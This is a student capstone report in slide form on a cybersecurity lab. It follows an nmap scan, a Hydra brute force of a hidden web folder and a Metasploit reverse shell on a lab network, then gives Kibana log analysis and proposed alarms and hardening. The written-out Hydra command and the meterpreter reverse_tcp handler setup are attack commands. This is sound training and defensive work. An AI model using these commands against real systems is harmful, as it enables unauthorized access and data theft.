

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Jeff Burnside

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
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Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 0.0.0.0

Machines

IPv4: 192.168.1.1
OS: Windows 10
Hostname: Hyper-V Host

IPv4: 192.168.1.100
OS: Windows 10
Hostname: Elk Server

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Main Server

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali Machine

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Host	192.168.1.1	Holds all the the VM's all on one network.
Elk Server	192.168.1.100	A backdoor Server that monitors and logs activities happening on the network.
Main Server	192.168.1.105	The main server that has all the data for the company.
Kali Machine	192.168.1.8	This is the kali machine used to perform the attacks on the servers.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Nmap: Open port vulnerability	Nmap scanned the whole network for each machine and looked for any open ports.	This shows open ports for the attacker to try to connect to.
Password based-login: Brute force	Brute force allowed us to use a wordlist to find the password on a hidden company folder.	Brute force attack allowed the attacker to keep trying to log in to access the secret folder.
URL Directory Code indexing	Being able to navigate in the server just by changing the URL directory on top.	The attacker can easily navigate by the URL bar on top through folders and directories.
Remote command execution	A reverse shell was used to obtain an interactive shell session on the target machine to continue their attack.	The attacker was able to remote into the main server to collect the data they desired.

Open Port Vulnerability

01

Tools & Processes

Nmap was used to scan the whole network for information on each computer on it and for any ports that might be open.

02

Achievements

It showed each server's IP Address and showed all open ports on each machine.

03

```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-04 20:39 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00057s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 08:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 08:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.000060s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.42 seconds
root@kali:~#
```


Password Based-Login

01

Tools & Processes

Using a brute force attack, the attacker used Hydra with a wordlist to try to access to the company's secret folder.

02

Achievements

Hydra was able to use the wordlist of thousands of passwords against a login page to finally gain access to the company's server.

03

```
root@kali:~/share/wordlists# cd ~/  
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get  
t/company/folders/secret_folder  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organization  
ns, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-04 20:54:35  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525  
tries per task  
[DATA] attacking http-get://192.168.1.105:80/company/folders/secret_folder  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "princess" - 6 of 14344399 [child 5] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345678" - 7 of 14344399 [child 6] (0/0)  
  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joe" - 10141 of 14344399 [child 7] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 9] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-04 20:56:50  
root@kali:~#
```

URL Directory Code Indexing

01

Tools & Processes


No tools needed for this. It is easily being able to type in the URL bar what directory and folders you want to go to.

02

Achievements

The attacker was able to type in the path to the secret folder they were trying to access.

03



Remote Command Execution

01

Tools & Processes


A reverse shell was used to obtain an interactive shell session on the target machine. For this metasploit was used to execute the attack.

02

Achievements

The attacker was able to remote into the main server and access the data required.

03



```
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.105    yes       The listen address (an interface)
  LPORT     4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.105    yes       The listen address (an interface)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) >
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



- May 17th at 12:44 am
- 4,009 from IP address 192.168.1.8
- Capturing the packets and the TCP handshake being sent out from the attacking computer.




Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



- 12:47am. The folder was hit 9,993 times.
- They were trying to get access to the folder's contents. Access to the server via Webdav.



Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



- 9,992 hits.
- 9,991 hits and the last one was the discovery of the actual password.

ret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)"

KQL



May 17, 2021 @ 00:47:00.0 → May 17, 2021 @ 00:50:00.0

Refresh



9,992 hits

May 17, 2021 @ 00:47:00.000 - May 17, 2021 @ 00:50:00.000 — Auto

Count



Time

_source


```
> May 17, 2021 @ 00:47:36.997 url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 17, 2021 @ 00:47:36.997
url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 source.ip: 192.168.1.8 source.port: 42902 source.bytes: 1638
```

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
- Which files were requested?



- 15 hits were taken against the WebDav connection
- It was requesting for passwords for connection for the server.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To set alarms for this in the future you'll want to set an alert for a high amount of ping request being sent to a machine to send an email to someone to take care of at once

For the threshold you'll want to set an alert for no more than 10 requests in a 5 minute period.

System Hardening

Have a firewall set up to block any activity or request to your network. Have it set up to block any internet activity when the machines on the system are not in use.

Mitigation: Finding the Request for the Hidden Directory

Alarm

You would want to set an alarm for an amount of failed attempts at access this folder would result in a lock out and to contact your admin.

Set a threshold for no more than 3 failed attempts will send an will send an alert to take care of at once.

System Hardening

To this directory you can have a limit of 3 attempted logins to lock out the user to contact the admin to let you back in.

To really enforce that directory just block all password access and only allow from specific IP Address access.

Mitigation: Preventing Brute Force Attacks

Alarm

For this was an attack to trying to log in using hydra. You'll want to set an alert for an amount of failed logins would have an alert sent out

For this you'll want to set a threshold of more than 3 attempts to send an alert out.

System Hardening

For preventing brute force attacks can be multiple things to set to the server to prevent this from happening again.

1. Limit no more than 3 login attempts.
2. Use CAPTCHA's
3. Two factor authentications
4. Strong passwords
5. Allow access from specific URL's or IP Addresses to the server.

Mitigation: Detecting the WebDAV Connection

Alarm

This alarm you'll want to set up for any get requests done to this directory you'll want to look out for.

You'll want to set up a threshold for no more than "0" requests done to this directory will send an alert to someone.

System Hardening

For this solution you'll want to monitor any ip address accessing this directory and only allow very small amount of IP Addresses

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? To set an alarm for this certain attack will be for any POST requests and PUT requests done to your main server will send out an alert.

For a threshold on this i would say for any executable being uploaded should send an alert to someone.

System Hardening

To prevent reverse shells from happening in future would be to block all outgoing connectivity and only allow specific IP Addresses and ports to for the required access.

*The
End*